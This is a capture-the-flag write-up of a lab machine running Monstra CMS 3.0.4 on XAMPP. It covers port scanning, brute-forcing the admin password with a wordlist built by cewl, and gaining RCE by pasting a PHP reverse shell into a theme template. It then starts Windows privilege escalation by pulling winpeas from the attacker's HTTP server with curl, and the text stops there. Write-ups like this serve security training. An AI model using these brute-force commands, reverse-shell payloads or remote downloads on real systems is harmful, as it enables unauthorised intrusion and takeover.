Monster
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Monstra CMS 3.0.4 on a XAMPP with the admin login broken by targeted bruteforce (wordlist generated withcewloff the site itself), RCE by editing a PHP theme template in the panel, and a privesc from bad permissions onC:\xampp\:Authenticated Userscan rewritexampp-control.iniand swap the binary path launched by the SYSTEM-level service.
Recon
Initial scan
A full port scan uncovers a broad surface of Windows services:
ping -c 1 192.168.144.180        # ttl=125 → Windows
sudo nmap -sS -Pn -p- --min-rate 5000 --open 192.168.144.180
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open ssl/http
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
49669/tcp open msrpcnmap -p80,135,139,443,445,3389,49669 -sCV 192.168.144.180PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.3.10)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
443/tcp open ssl/http Apache httpd 2.4.41 (Win64) PHP/7.3.10
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server Microsoft Terminal Services
49669/tcp open msrpcThe Apache 2.4.41 banner with Win64 and PHP/7.3.10 is the classic XAMPP-on-Windows fingerprint: not a standard IIS, and that detail decides the final escalation.
HTTP - domain identification
The main site is a "MeetMe" landing page for Mike Wazowski. That themed content matters later: it's the source of the wordlist we'll generate with cewl.


Browsing the /blog/ (a Monstra CMS), the internal links reveal the virtual host name, monster.pg (e.g. the Log In link points to http://monster.pg/blog/users/login):
We add it to /etc/hosts to resolve it:
echo '192.168.144.180 monster.pg' | sudo tee -a /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.144.180 monster.pg
HTTP - Monstra CMS
A dirsearch against /blog exposes a full Monstra CMS install: admin/, libraries/, engine/, robots.txt, rss.php and a .gitignore.

dirsearch -u http://monster.pg/blog --exclude-status=404,403,503 -t 200The blog's own index lists users.
Mike's Blog       Home   Blog   Users   Log In   Registration

Users
  admin
  mike

Powered by Monstra 3.0.4
Shell as web user
Monstra CMS 3.0.4 - bruteforce with cewl

The admin panel lives at /blog/admin/index.php. Inspecting its login form with DevTools shows the POST structure (login=admin&password=...&login_submit=Log+In), which is exactly what we need to automate the attack:
The best wordlist against a blog is not rockyou: it is the site itself. cewl harvests words from the HTML and returns a wordlist; wfuzz then finishes it off in minutes.
cewl http://monster.pg/ > dir
wfuzz -u http://monster.pg/blog/admin/index.php \
      -d 'login=admin&password=FUZZ&login_submit=Log+In' \
      -w dir --hc=200
--hc=200 hides failed attempts (a successful login is a 302). The word wazowski (straight from the blog content) returns 302: it is the admin password.

000000045: 302 ... "wazowski"
PHP template injection (issue #470)
Monstra lets you edit theme templates from the panel; the editor writes the file as PHP and Monstra includes it when rendering. It is a documented RCE in issue #470: inject PHP into the blog template and visit the route that uses it.

Steps:
/blog/admin/index.php?id=themes&action=edit_template&filename=blog- Paste a PHP webshell in the content.
Save and Exitand visit/blog/blog(the route that renders the template).
The payload does not need writing by hand: revshells.com generates the reverse shell already adapted to the language, the operating system and the target's shell. The one that fits here is PHP Ivan Sincek with OS: Windows and Shell: cmd, because it is the only entry in the list that handles Windows's quirks instead of assuming a /bin/sh.

<?php
// Copyright (c) 2020 Ivan Sincek
// v2.3
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    private $os    = null;
    private $shell = null;
Then ?cmd=whoami (or a reverse) answers as the Apache/XAMPP service user. With nc listening for the reverse shell:
rlwrap nc -nlvp <port>
C:\xampp\htdocs\blog>whoami
mike-pc\mike
Privilege Escalation
C:\xampp\ writable by Authenticated Users
The first step is to check by hand the permissions on the installed services' directories. On XAMPP's, icacls makes it plain:
icacls C:\xamppWe also drop winpeas.exe (repo) in C:\Windows\Temp with curl and run it:
On the attacker side the binary is located with locate (it was already there from another box) and served over HTTP:
locate winpeas | head -n 2
cp /machines/cascade/exploits/winpeas.exe .
python3 -m http.server 80
/home/krmena/tools/winpeas.exe
/machines/cascade/exploits/winpeas.exe

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
cd C:\Windows\Temp
curl http://192.168.45.201/winpeas.exe -O winpeas.exe
.\winpeas.exe
